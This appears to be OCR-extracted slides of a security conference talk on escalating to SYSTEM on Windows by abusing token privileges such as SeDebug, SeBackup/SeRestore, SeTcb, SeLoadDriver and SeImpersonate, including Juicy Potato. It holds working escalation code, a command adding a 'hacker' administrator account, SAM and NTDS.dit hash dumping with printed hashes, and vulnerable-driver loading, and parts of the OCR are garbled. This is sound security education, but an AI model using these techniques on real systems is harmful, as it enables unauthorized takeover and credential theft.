rivilege Name	Description	State
eIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
eSecurityPrivilege	Manage auditing and security log	Disabled
TakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
LoadDriverPrivilege	Load and unload device drivers	Disabled
SystemProfilePrivilege	Profile system performance	Disabled
Systemtimel ivilege	Change the system time	Disabled.
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Backup. ivile te	pach-ap rizes and arreceptis	lisled
RestorePrivilege	Restore files and directories	Disabled
ShutdownPrivilege	Shut down the system	Disabled
DebugPrivilege	Debug programs	Disabled
SystemEnvironmentPrivilege	Modify firmware environment values	Disabled
ChangeNotifyPrivilege	Bypass traverse checking	Enabled
RemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
UndockPrivilege	Remove computer from docking station	Disabled
ManageVolumePrivilege	Perform volume maintenance tasks	Disabled
ImpersonatePrivilege	Impersonate a client after authentication	Enabled
CreateGlobalPrivilege	Create global objects	Enabled
IncreaseWorkingSetPrivilege	Increase a process working set	Disabled
TimeZonePrivilege	Change the time zone	Disabled
eCreateSymbolicLinkPrivilege	Create symbolic links	Disabled

[show me your privileges and I will lead you to SYSTEM]

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dir /a /r %USERPROFILE%

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Why this talk



- → Escalating privileges via "Windows Privilege abusing" & "Token manipulation" techniques are often not considered and/or misunderstood
- → Some Windows privilege manipulations techniques are not well documented
- → So I decided to dig deeper...
- → "Abusing Token Privileges For Windows Local Privilege Escalation "(Bryan Alexander & Stephen Breen) a great article which inspired me a lot!

Agenda

- → Intro to Windows Privileges & Tokens
- → How to get them?
- → Interesting privileges for escalation:
 - ◆ SeDebug
 - SeRestore & SeBackup & SeTakeOwnership
 - ♦ SeTcb & SeCreateToken
 - ◆ SeLoadDriver
 - SeImpersonate & SeAssignPrimaryToken
 - ☐ From "Rotten Potato" to "Juicy Potato"
 - Prevention
- → Final thoughts




What are Windows Privileges?

- → "A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time" (msdn.microsoft.com)
- → Some Users/Groups have predefined privileges
- → Privileges are managed through the "User Right Assignment" of the Local Policies, but you can play with them using the Windows API's too
- → Some privileges can override permissions set on an object
- → Some privileges assigned to users are only available in an High IL Process (elevated shell)
- → whoami /priv will list your privileges

What is a Windows Access Token?

- → It's an object that describes the security context of a process or thread
- → Generated by the system during the logon process (*NtCreateToken*)
- → Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) or wants to perform tasks which requires adequate privileges
- → Upon the creation of a process or thread, a copy of the token will be assigned to them



What is a Windows Access Token?

- → A Token contains:
 - ♦ SID of the user, owner
 - SID's for the groups of which the user is a member
 - ♦ Logon SID
 - ◆ List of privileges held by either the user or the user's groups
 - Owner SID
 - ◆ SID for the primary group
 - DACL that the system uses when the user creates a securable object without specifying a security descriptor
 - Source of the access token
 - ◆ Token type (Primary or Impersonation)
 - Optional list of restricting SIDs
 - ◆ Current impersonation levels (SecurityAnonymous,SecurityIdentification,SecurityImpersonation,SecurityDelegation)
 - ◆ Other statistics...
- → Once a token is set (*PrimaryTokenFrozen bit*), you cannot add new privileges to the token, only enable or disable privileges that already exist on that token (*AdjustTokenPrivileges*).
- → You can change the Token type (*DuplicateToken*)


Which accounts have special privileges?

→ Administrators, Local System



- → Some built-in groups (Backup, Server, Printer Operators)
- → Local/network service accounts
- → Managed Service and Virtual Accounts
- → Third party application users
- → Misconfigured users

Which accounts have special privileges?



Hunting "privileged" accounts

- → Compromising the service
 - ♦ Weak service configuration
 - ♦ Web -> RCE
 - ♦ MSSQL ->SQLI -> xp_cmdshell
- → Intercepting NTLM authentication (Responder)
- → Stealing Credentials
- → Kerberoasting
- → ...



Obtaining privileges & manipulating tokens through "exploits"

- → NULL ACL strategy (https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf)
- → Replacing a process token with a SYSTEM token
- → Partial Writes (https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt)
 - ♦ MS16-135
 - ◆ MS15-061
- → Arbitrary Writes (https://www.greyhathacker.net/?p=1025)
 - ◆ CVE-2018-15732 (STOPzilla AntiMalware)



SeDebugPrivilege



- → "Allows the user to attach a debugger to any process."
- → This privilege permits read/write memory and change properties of any process (including Local System, administrator...)
- → Inject code into privileged processes in order to perform privileged tasks (well-known various techniques, *VirtualAlloc()*, *WriteProcessMemory()*, *CreateRemoteThread()*..)

SeDebugPrivilege

- → Create a new process and set the parent process a privileged process
 - https://github.com/decoder-it/psgetsystem

```
C:\util>whoami & whoami /priv
win-ge0l1020ujq\debugger
PRIVILEGES INFORMATION
Privilege Name
                             Description
                                                             State
SeDebugPrivilege
                                                             Disabled
                             Debug programs
                             Bypass traverse checking
SeChangeNotifvPrivilege
                                                            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\util>tasklist | find "winlogon"
winlogon.exe
                              492 Console
                                                                   10,896 K
winlogon.exe
                             1384 RDP-Tcp#8
                                                                   12,224 K
winlogon.exe
                                                                    9,740 K
                             6136 RDP-Tcp#10
C:\util>powershell
                                                              Administrator: c:\windows\system32\cmd.exe
Windows PowerShell
                                                             Microsoft Windows [Version 10.0.17763.503]
Copyright (C) Microsoft Corporation. All rights reserved.
                                                             (c) 2018 Microsoft Corporation. All rights reserved.
PS C:\util> .\psgetsys.ps1 6136 c:\windows\system32\cmd.exe
                                                             C:\util>whoami
                                                             nt authority\system
[+] Got Handle for ppid: 6136
[+] Updated proc attribute list
                                                             C:\util>
[+] Starting c:\windows\system32\cmd.exe...True - pid: 6088
PS C:\util>
```

- → "Allows a user to circumvent file and directory permissions when restoring backed-up files and directories" (but also registry keys)
- → 2 Api Calls, countless possibilities:
 - ◆ CreateFile() with FILE_FLAG_BACKUP_SEMANTICS option
 - ◆ RegCreateKeyEx() with REG_OPTION_BACKUP_RESTORE option
- → Can write files anywhere, overwrites files, protected system files even those protected by *TrustedInstaller*, registry entries...
- → What else do you need?



→ Example: Modify a service running as Local System and startable by all users and get a SYSTEM shell

🤐 Diagnostic System Host	The Diagnostic System Host is used by the Diagn	Running	Manual	Local System
in Distributed Link Tracking Cl	Maintains links between NTFS files within a comp	Running	Automatic	Local System
Distributed Transaction Coo	Coordinates transactions that span multiple reso	Running	Automatic (Delayed Start)	Network Service
dmwappushsvc	WAP Push Message Routing Service		Manual (Trigger Start)	Local System
DNS Client	The DNS Client service (dnscache) caches Domai	Running	Automatic (Trigger Start)	Network Service
Downloaded Maps Manager	Windows service for application access to downl		Automatic (Delayed Start)	Network Service
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```
C:\>sc sdshow dmwappushservice
D:(A;;CCLCSWLOCRRC;;;IU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;LCR
P;;;AC)(A;;LCRP;;;IU)(A;;LCRP;;;AU)
```

→ Create a Service DLL

```
VOID WINAPI ServiceMain (DWORD dwArgc, LPTSTR *lpszArgv)
 (\ldots)
            hServiceStatusHandle = RegisterServiceCtrlHandlerW(L"dmwappushservice", (LPHANDLER)MyHandler);
            if (hServiceStatusHandle == (SERVICE STATUS HANDLE) 0)
                        Log("Registering Control Handler failed\n");
                        return;
            ServiceStatus.dwCurrentState = SERVICE RUNNING;
            SetServiceStatus(hServiceStatusHandle, &ServiceStatus);
 (\ldots)
            STARTUPINFO si;
            PROCESS INFORMATION pi;
            ZeroMemory(&pi, sizeof(pi));
            ZeroMemory(&si, sizeof(si));
            si.cb = sizeof(si);
            if (!CreateProcess(L"c:\\temp\\reverse.bat", NULL, NULL, NULL, 0, 0, NULL, NULL, &si, &pi))
                        Log("Create Process failed\n");
```

→ Overwrite Service config in Registry

```
std::string buffer="c:\\windows\\system32\\hackerservice.dll"
LSTATUS stat = RegCreateKeyExA(HKEY LOCAL MACHINE,
          "SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters",
                    0,
                    NULL,
                    REG OPTION BACKUP RESTORE,
                    KEY SET VALUE,
                    NULL,
                    &hk,
                    NULL);
stat = RegSetValueExA(hk, "ServiceDLL", 0, REG EXPAND SZ,
            (const BYTE*)buffer.c str(), buffer.length() + 1);
```

→ "Copy" service dll in c:\windows\system32

```
LPCWSTR fnamein = L"c:\\temp\\hackerservice.dll";
LPCWSTR fnameout = L"c:\\windows\\system32\\hackerservice.dll";
//LPCWSTR fnameout = L"c:\\windows\\system32\\dmwappushsvc.dll";
source = CreateFile(fnamein, GENERIC READ, 0, NULL, OPEN EXISTING, FILE ATTRIBUTE NORMAL, NULL);
GetFileSizeEx(source, &iSize);
dest = CreateFile(fnameout,
                                           GENERIC WRITE,
                                           FILE SHARE WRITE,
   Video
                                           NULL.
                                           CREATE ALWAYS,
                                           FILE FLAG BACKUP SEMANTICS,
                                NULL);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);
WriteFile(dest, buf, bytesread, &byteswritten, NULL);
CloseHandle(dest);
CloseHandle(source);
```

- → "Allows the user to circumvent file and directory permissions to backup the system.

 The privilege is selected only when the application attempts to access through the NTFS backup application interface. Otherwise normal file and directory permissions apply."
- → With this privilege you can easily backup Windows registry and use third party tools for extracting local NTLM hashes
 - ◆ reg save HKLM\SYSTEM c:\temp\system.hive
 - ◆ Reg save HKLM\SAM c:\temp\sam.hive

→ You can also read files which normally you could not access

→ Members of "Backup Operators" can logon locally on a Domain Controller and backup the NTDS.DIT, for ex. with: "wbadmin.exe" or "diskshadow.exe"

```
c:\>wbadmin start backup -backuptarget;e: -include;c:\windows\ntds
 c:\>wbadmin get versions
 c:\>wbadmin start recovery -version:07/12/2018-11:09 -itemtype:file
      -items:c:\windows\ntds.dit -recoverytarget:c:\temp\srvdc1 -notrestoreacl
 c:\>reg save HKLM\SYSTEM c:\temp\srvdc1\system
PS C:\temp\srvdc1> Import-Module DSInternals
PS C:\temp\srvdc1> $key=Get-BootKey '.\system'
PS C:\temp\srvdc1> Get-ADDBAccount -SamAccountName administrator -BootKey $key -DBPath .\ntds.dit
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3848647206-37378696-1331205876-512
Secrets
 NTHash: 49bffadb9a38b1abf1821ad5bc6d833b
 LMHash:
 NTHashHistory:
   Hash 01: 49bffadb9a38b1abf1821ad5bc6d833b
   Hash 02: 01170606f23013b8f9fa184e696fdd87
   Hash 03: b49596b38f07e752202f433b44aaef33
   Hash 04: 01170606f23013b8f9fa184e696fdd87
```

"whoami /priv" - Andrea Pierini

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```
c:\temp\srvc1>myenablepriv.exe 1088 SeBackupPrivilege
c:\temp\srvc1>type script.txt
set metadata C:\temp\srvdc1\metadata.cab
set context clientaccessible
set context persistent
begin backup
add volume c: alias mydrive
create
expose %mydrive% z:
c:\temp\srvdc1\>diskshadow /s script.txt
c:\temp\srvdc1\>mybackuprestore.exe backup z:\windows\ntds\ntds.dit c:\temp\srvdc1\ntds.dit
```

SeBackupPrivilege & SeRestorePrivilege



If you have SeBackup & SeRestore privileges (Backup Operators group) you can set permission and ownership on each file & folder

SeBackupPrivilege & SeRestorePrivilege



```
Privilege Name
                             Description
                                                             State
SeMachineAccountPrivilege
                              Add workstations to domain
                                                             Disabled
SeBackupPrivilege
                             Back up files and directories Disabled
SeRestorePrivilege
                             Restore files and directories Disabled
SeChangeNotifyPrivilege
                             Bypass traverse checking
                                                             Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\> get-acl c:\admin | fl
      : Microsoft.PowerShell.Core\FileSystem::C:\admin
Path
```

```
Owner : MYLAB\Administrator
Group : MYLAB\Domain Users
Access : BUILTIN\Administrators Allow FullControl
Audit : Sddl : 0:LAG:DUD:PAI(A;0ICI;FA;;;BA)
```

```
PS C:\> $user = "mylab\backupadm"
PS C:\> $folder = "C:\admin"
PS C:\> $acl = Get-Acl $Folder
PS C:\> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
PS C:\> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
PS C:\> $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclperms
PS C:\> $acl.AddAccessRule($aclrule)
PS C:\> $et-Acl -Path $Folder -AclObject $acl
PS C:\> get-acl c:\admin | fl

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MYLAB\backupadm Allow FullControl
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```

: 0:LAG:DUD:PAI(A;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-1727439793-219541086-2800685579-1621)

SeTakeOwnershipPrivilege

- → "Allows the user to take ownership of any securable object in the system"
- → 2 API Calls:
 - ◆ SetSecurityInfo()
 - ◆ SetNamedSecurityInfo()
- → Various objects (SE_OBJECT_TYPE): Files, Printers, Shares, Services, Registry, Kernel objects..
- → Once gained ownership, same techniques as in SeRestorePrivilege apply
- → Example: altering the "msiserver" service...

SeTakeOwnershipPrivilege

→ Step 1: Take ownership of the service registry key

SeTakeOwnershipPrivilege

→ Step 2: Change Permissions on Registry Key .. and profit ;-)

```
PSID pSIDEveryone = NULL;
PACL pACL;
SID IDENTIFIER AUTHORITY SIDAuthWorld =
                      SECURITY WORLD SID AUTHORITY:
AllocateAndInitializeSid(&SIDAuthWorld, 1,
                      SECURITY WORLD RID,
                      0, 0, 0, 0, 0, 0,
                      &pSIDEveryone)
EXPLICIT ACCESS ea[NUM ACES];
ea[0].grfAccessPermissions = KEY ALL ACCESS;
ea[0].grfAccessMode = SET ACCESS;
ea[0].grfInheritance = NO INHERITANCE;
ea[0].Trustee.TrusteeForm = TRUSTEE IS SID;
ea[0].Trustee.TrusteeType =
TRUSTEE IS WELL KNOWN GROUP;
ea[0].Trustee.ptstrName = (LPTSTR)pSIDEveryone;
SetEntriesInAcl (NUM ACESS, ea, NULL, &pACL)
```


```
wchar t infile[] =
L"SYSTEM\\CurrentControlSet\\Services\\
\\msiserver";
dwRes = SetNamedSecurityInfoW(
                      infile,
                      SE REGISTRY KEY,
                      DACL SECURITY INFORMATION,
                      NULL, NULL,
                      pACL,
                      NULL):
(\ldots)
std::string buffer= "cmd.exe /c net localgroup
administrators hacker /add";
stat = RegSetValueExA(hk, "ImagePath", 0,
REG EXPAND SZ,
            (const BYTE*)buffer.c str(),
buffer.length() + 1);
```

- → "Act as part of the operating system". (1) "Allows a process to assume the identity of any user and thus gain access to the resources that the user is authorized to access."
 (2) "The calling process may request that arbitrary additional accesses be put in the access token".
- → (1) S4U Logon: Service For User Logon. This service allows a user with SeTcb privilege to logon as a different user without any credentials in order to get a security Impersonation Token by using the LsaLogonUser() function
- → (2) For example, the PTOKEN_GROUPS parameter in LsaLogonUser() can be modified

- → The impersonation Token, valid only in local machine context, obtained by LsaLogonUser() can be used to impersonate threads or processes, but we don't have SeImpersonate or SeAsssignPrimary privilege....
- → "Selmpersonate privilege is not needed for impersonating a thread as long as the token is for the same user and the integrity level is less or equal to the current process integrity level" (MS added other "constraints" starting from Win 10....)

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But.. wait... there's a good news: we can impersonate the thread without Selmpersonate privilege bypassing all these checks!



```
Administrator: Command Prompt
Token ID: 0x5c7bb
Authentication ID: 0x5c7aa 0x0
Origin ID: 0x4ead6 0x0
Session in = \emptyset XZ
Token's owner: SERVER3\dummyuser (user)
Token's source: S4UWin (0x5c7a2)
Token's user: SERVER3\dummyuser (user)
Token's primary group: SERVER3\None (group)
GROUPS:6
       None
       Everyone
       Backup Operators
       Users
       NETWORK
       Authenticated Users
                              «S4U Token OriginID==Process Token AuthenticationID»
       This Organization
       Local account
       LogonSessionId 0 209984
       Administrators
       NTLM Authentication
This is a unrestricted token
Token type: primary
Token ID: 0x5c751
Authentication ID: 0x4ead6 0x0
Origin ID: 0x3e7 0x0
Session ID = 0x2
Token's owner: SERVER3\tcbuser (user)
Token's source: CredPro (0x4ea8e)
```

- Examples of LsaLogonUser()+S4U with KERB_S4U_LOGON extension
 - ◆ Call *LsaLogonUser* impersonating a domain admin
 - Write a file in System32 directory
- Examples of LsaLogonUser()+S4U with MSV1_0_S4U_LOGON S4U extension:
 - ◆ 1. Call *LsaLogonUser* impersonating our current local user (tcbuser) and add the "Local Administrators" group as an extra group into the access token:
 - Impersonate thread with new S4U Token
 - Assign our user (tcbuser) the SeDebug Privilege
 - ◆ 2. Call *LsaLogonUser* impersonating "administrator"
 - Impersonate thread with new S4U Token
 - Put our user (tcbuser) in the Local Administrators group

```
//KERB_S4U_LOGON
//User: tcbuser@mylab.local
using System.Security.Principal;
public static void NewIdent()
      WindowsIdentity ident = new WindowsIdentity("administrator@mylab.local" );
      WindowsImpersonationContext ctx = ident.Impersonate();
      try
           File.WriteAllText("c:\\windows\\system32\\text.txt", "hello from Domain Admin");
         finally
             ctx.Undo();
```

```
PMSV1 0 S4U LOGON pS4uLogon;
pS4uLogon->MessageType = MsV1 0S4ULogon; //NTLMSSP local auth
pbPosition = (PBYTE)pS4uLogon + sizeof(MSV1 0 S4U LOGON);
pbPosition = InitUnicodeString(&pS4uLogon->UserPrincipalName,
szUsername, pbPosition); // "tcbuser", "administrator"
pbPosition = InitUnicodeString(&pS4uLogon->DomainName, szDomain,
pbPosition); // "."
(\ldots)
//S-1-5-32-544 Local Admin Group
bResult = ConvertStringSidToSid("S-1-5-32-544",
                                &pExtraSid);
pGroups->Groups[pGroups->GroupCount].Attributes =
                  SE GROUP ENABLED
                  SE GROUP ENABLED BY DEFAULT
                  SE GROUP MANDATORY;
pGroups->Groups[pGroups->GroupCount].Sid =pExtraSid;
(\ldots)
```

```
Status = LsaLogonUser(
                      hLsa,
                       &OriginName,
                      Network,
           ulAuthenticationPackage,
                      pS4uLogon,
                      dwMessageLength,
                      pGroups,
           &TokenSource,
           &pvProfile,
                       &dwProfile,
                       &logonId,
                       &hTokenS4U,
                       &quotaLimits,
                       &SubStatus
```

```
DWORD WINAPI AddPriv(LPVOID lpParam)
           LSA UNICODE STRING lucPrivilege;
           NTSTATUS ntsResult;
       PSID mysid;
           LSA HANDLE pol;
           pol = GetPolicyHandle();
       mysid=GetCurrentUserSid();
           if (!InitLsaString(&lucPrivilege,
SE DEBUG NAME))
                      return 0;
           ntsResult = LsaAddAccountRights(pol, mysid,
                   &lucPrivilege, 1);
           printf("Added Privilege:%d\n",
               LsaNtStatusToWinError(ntsResult));
      return 1;
```

```
hThread = CreateThread(NULL,0,AddPriv,NULL,CREATE_SUSPENDED,&threadID); //or AddUser2AdminGroup
SetThreadToken(&hThread, hTokenS4U);
ResumeThread(hThread);
WaitForSingleObject(hThread, 0xffffffff);
```

SeCreateToken Privilege

- → Allows a process to create an access token by calling token-creating APIs
- → With this privilege you can create a custom token with all privileges and group membership you need ...
- → You can use the resulting token to impersonate threads even without *SeImpersonate*



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But.. wait... we have a problem.. we can no more impersonate on Win 10 >= 1809 and Win 2019

```
This is a unrestricted token
Token type: impersonation
Impersonation level: impersonation
Token ID: 0x6124cd9
Authentication ID: 0x3e7 0x0
Origin ID: 0x0 0x0
Token's owner: WIN-GE0L1020UJQ\tokencreator (user)
Token's source: CredPro (0x6124cd4)
Token's user: WIN-GE0L1020UJQ\tokencreator (user)
Token's primary group: WIN-GE0L1020UJQ\None (group)
GROUPS:7
        None
        TrustedInstaller
        Remote Desktop Users
        Administrators
        TNTFRACTIVE
        Authenticated Users
        This Organization
        Local account
        LogonSessionId 0 42902917
        NTLM Authentication
Got elevated token!
SetThreadToken with elevated token: Impersonation successful!
trying to write test.txt in system32...
Write file last error:1346
C:\Users\tokencreator\Desktop>net helpmsg 1346
Either a required impersonation level was not provided, or the provided impersonation level is invalid.
```

```
This is a unrestricted token
Token type: impersonation
Impersonation level: impersonation
Token ID: 0v6124cd0
Authentication ID: 0x3e7 0x0
Origin ID: 0x0 0x0
Token's owner: WIN-GE0L1020UJ0\tokencreator (user)
Token's source: CredPro (0x6124cd4)
Token's user: WIN-GE0L1020UJQ\tokencreator (user)
Token's primary group: WIN-GE0L1020UJO\None (group)
GROUPS:7
                               But if you set the Authentication d to
       None
       TrustedInstaller
                               ANONYMOUS LOGON UID
       Remote Desktop Users
       Administrators
                               (0x3e6) you can always impersonate even in
       TNTFRACTTVF
       Authenticated Users
                               Win >=1809 and use a subset of API calls:
       This Organization
       Local account
                               CreateFile(), RegSetKey()...
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Token's owner: WIN-GE0L1020UJQ\tokencreator (user)
RE: Re: MSRC Case 53326 CRM:0461104365
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 Microsoft Security Response Center <secure@microsoft.com>
to Microsoft, me -
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NTLM Authentication

Got elevated token!

SetThreadToken with elevated token: Impersonation successful!

trying to write test.txt in system32...

Write file last error:1346

C:\Users\tokencreator\Desktop>net helpmsg 1346

Either a required impersonation level was not provided, or the provided impersonation level is invalid.

```
NTSATUS ZwCreateToken (
            PHANDLE TokenHandle,
            ACCESS MASK DesiredAccess,
            POBJECT ATTRIBUTES ObjectAttributes,
            TOKEN TYPE Type,
            PLUID AuthenticationId,
            PLARGE INTEGER ExpirationTime,
            PTOKEN USER User,
            PTOKEN GROUPS Groups,
            PTOKEN PRIVILEGES Privileges,
            PTOKEN OWNER Owner,
            PTOKEN PRIMARY GROUP PrimaryGroup,
            PTOKEN DEFAULT DACL DefaultDacl,
            PTOKEN SOURCE Source
            );
```

SeLoadDriver Privilege

- → This user right determines which users can dynamically load and unload device drivers or other code in to kernel mode
- → Members of domain group "Printer Operators" have this privilege on the DC
- → To abuse from this privilege you have to install & load a "vulnerable" signed driver
- → You have to "trick" *NtLoadDriver()* in order to load the driver parameters from an alternate location in the registry (default HKLM\System\...)
- → Example: Install & Load vulnerable *szkg64.sys* driver (STOPZilla)

SeLoadDriver Privilege

```
std::string data = "\\??\\C:\\TEMP\\szkg64.sys";
LSTATUS stat = RegCreateKeyExA(HKEY CURRENT USER,
      "SYSTEM\\CurrentControlSet\\Services\\Evil",
      0,
          NULL,
          NULL,
          KEY SET VALUE,
          NULL,
           &hk,
          NULL);
DWORD val=1;
stat = RegSetValueExA(hk, "ImagePath",
       0, REG EXPAND SZ, (const BYTE*)data.c str(),
       data.length() + 1);
stat = RegSetValueExA(hk, "Type", 0,
       REG DWORD, (const BYTE*)&val, sizeof(val));
```

```
UNICODE STRING DriverServiceName:
LPTSTR sidstring;
sidstring=GetCurrentUserSIDStr();
WCHAR regpath1[] = L"\\Registry\\User\\";
WCHAR regpath2[] =
L"\\System\\CurrentControlSet\\Services\\Evil";
WCHAR winregPath[256];
wcscpy(winregPath, regpath1);
wcscat(winregPath, sidstring);
wcscat(winregPath, regpath2);
RtlInitUnicodeString(&DriverServiceName,
                      winregPath);
status = NtLoadDriver(&DriverServiceName);
if (!NT SUCCESS(status)) {
          printf("[-] Failed!\n");
          return (status);
printf("[+] Ok!\n");
```

SeLoadDriver Privilege

```
PRIVILEGES INFORMATION
Privilege Name
                         Description
                                                            State
SeLoadDriverPrivilege
                             Load and unload device drivers Disabled
SeChangeNotifyPrivilege
                             Bypass traverse checking
                                                            Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\Users\printermanager\Desktop>load driver.exe \??\c:\users\printermanager\desktop\szkg64.
sys
AdjustTokenPrivileges (SeLoadDriverPrivilege): OK
sid=S-1-5-21-3077746178-2519635-2883037936-1008
regPath=\Registry\User\S-1-5-21-3077746178-2519635-2883037936-1008\SYSTEM\CurrentControlSet
\EvilDriver2
Loaded \??\c:\users\printermanager\desktop\szkg64.sys result=0
C:\Users\printermanager\Desktop>
```

SeLoadDriver

```
:\Users\printermanager\Desktop>stopzillla.exe printermanager
                           STOPzilla AntiMalware (szkg64.sys) Arbitrary Write EoP Exploit
                                   Tested on 64bit Windows 7 / Windows 10 (1803)
                                            Modified version by decoder
PRIVILEGES INFORMA
Privilege Name
                  [i] Current process id 4328 and token handle value 128
                ==[i] Address of current process token 0xFFFFC7016AA989B0
SeLoadDriverPrivil([i] Address of SEP_TOKEN_PRIVILEGES 0xFFFFC7016AA989F0 will be overwritten
SeChangeNotifyPriv[i] Present bits at 0xFFFFC7016AA989F0 will be overwritten
SeIncreaseWorkingS[i] Enabled bits at 0xFFFFC7016AA989F8 will be overwritten
                  [+] Open \\.\msprocess device successful
C:\Users\printermal[\sim] Press any key to continue . . .
sys
AdjustTokenPrivile
                   +] OpenProcessToken() handle opened successfully
sid=S-1-5-21-30777
                   *] Overwriting SEP TOKEN PRIVILEGES bits
regPath=\Registry\I
                  [+] New token created successfully
\EvilDriver2
                  [+] SetThreadToken with elevated token: Impersonation successful!
Loaded \??\c:\user [i] user=SYSTEM
                  [+] Added user: printermanager to administrator groups result:0
C:\Users\printerma
                  :\Users\printermanager\Desktop>net user printermanager | find "Admin"
                  ocal Group Memberships
                                               *Administrators
                                                                      *Remote Desktop Users
```

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C:\Users\printermanager\Desktop>

Selmpersonate & SeAssignPrimaryToken Priv.

- → These privileges permit to impersonate any access Token
- → Normally assigned to "Service Users", Admins and Local System
- → SeImpersonate:
 - "Impersonate a client after authentication"
 - ◆ Token can be impersonated by a thread through various API calls SetThreadToken(), ImpersonateLoggedOnUser() ...
 - ◆ Token can be impersonated by a process through *CreateProcessWithToken()* API call which relies on the "Secondary Logon Service"
- → SeAssignPrimaryToken:
 - "Assign the primary token of a process"
 - ◆ Token can be impersonated by a process through *CreateProcessAsUser()* call
 - Privilege also available in the standard shell (medium IL)

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
The danger of Impersonation Privileges

Selmpersonate & SeAssignPrimaryToken Privs

- → How can we obtain privileged tokens to impersonate them?
 - Creating a named pipe, forcing a privileged process to write to it and then calling *ImpersonateNamedPipeClient()* in order to obtain the privileged thread's token
 - Establishing a "Security Context" AcceptSecurityContext() with a specific SSP (NTLM) in a localhost authentication and acquiring a token of the privileged user QuerySecurityContextToken() -
 - ◆ DCOM/RPC callbacks (CoImpersonateClient(), RpcImpersonateClient())
 - **♦** ...
- → "Rotten Potato" the killer exploit to abuse from these privileges
 - "Local DCOM DCE/RPC connections can be reflected back to a listening TCP socket allowing access to a n NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges" - James Forshaw
 - ◆ Exploit & great POC here: https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege-escalation-from-service-accounts-to-system/ Stephen Breen, Chris Mallz


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- → We discovered that, other than BITS there are several out of process COM servers identified by specific CLSIDs we can abuse. They need all least to:
 - be instantiable by the current "service user"
 - ◆ implement the *IMarshal* interface
 - impersonate an elevated user (Local System,...)
- → Some CLSIDs impersonate the Interactive User in first session ...interesting if DA is logged in...

 Example CLSID: {BA441419-0B3F-4FB6-A903-D16CC14CCA44} -CLSID_LockScreenContentionFlyout



- → Juicy Potato allows you to:
 - Choose a Target CLSID
 - Define local listening port/ bind address for our local COM Endpoint activation service
 - Define the RPC port and IP address
 - Program with optional arguments to launch if exploitation succeeds
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```
C:\andrea>juicypotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p -p cprogram>: program to launch
-l <port>: COM server listen port

Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
